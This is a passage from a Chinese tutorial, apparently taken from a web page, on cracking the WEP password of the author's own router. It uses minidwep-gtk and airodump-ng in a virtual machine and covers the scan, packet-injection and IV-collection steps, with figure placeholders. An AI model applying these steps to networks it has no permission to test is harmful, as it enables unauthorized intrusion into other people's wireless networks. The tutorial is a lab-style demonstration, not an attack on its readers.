


图6




图7




图8

下面该进入今天的主题破解无线信号的密码了。路由器的无线信号我设置了利用WEP方式进行加密，具体设置如图9。

破解用到的软件是minidwep-gtk，点系统下面的第7个图标“minidwep-gtk”，首先出来的是一个信息提示框，点“OK”

后就出来了如图10的软件界面。




图9




图10

“Wireless Cards”下面列出了软件识别出了的无线网卡，这里只有一个wlan0，也就是我的无线网卡TP-LINK TL-WN322G+，“Channel”设置要破解的无线信号所在的频道，如果你知道的话可以具体设置，这里保持默认的ALL，也就是所有频道，“Mode selected”是模式选择，这里还是保持默认设置，“Injection rate”是注入速度，这里也保持默认的500。点软件右上角的“Scan”按钮来扫描周围的无线信号，然后会弹出airodump-ng的命令窗口如图11，一会窗口自动关闭，显示扫描出了一个无线信号，如图12。

由于只有一个无线信号，自动选中了它，点“Lanch”按钮来破解密码，会弹出3个命令窗口，软件下面IVS的数量在慢慢增加如图13。

如果有客户端连接到无线路由器并且正在上网的话IVS会增加的非常快，我用本本浏览几个网页，切换到虚拟机中，发现密码已经破解出来了，如图14。破解出的密码和图9中无线路由器中设置的密码相同，说明破解成功。




图11

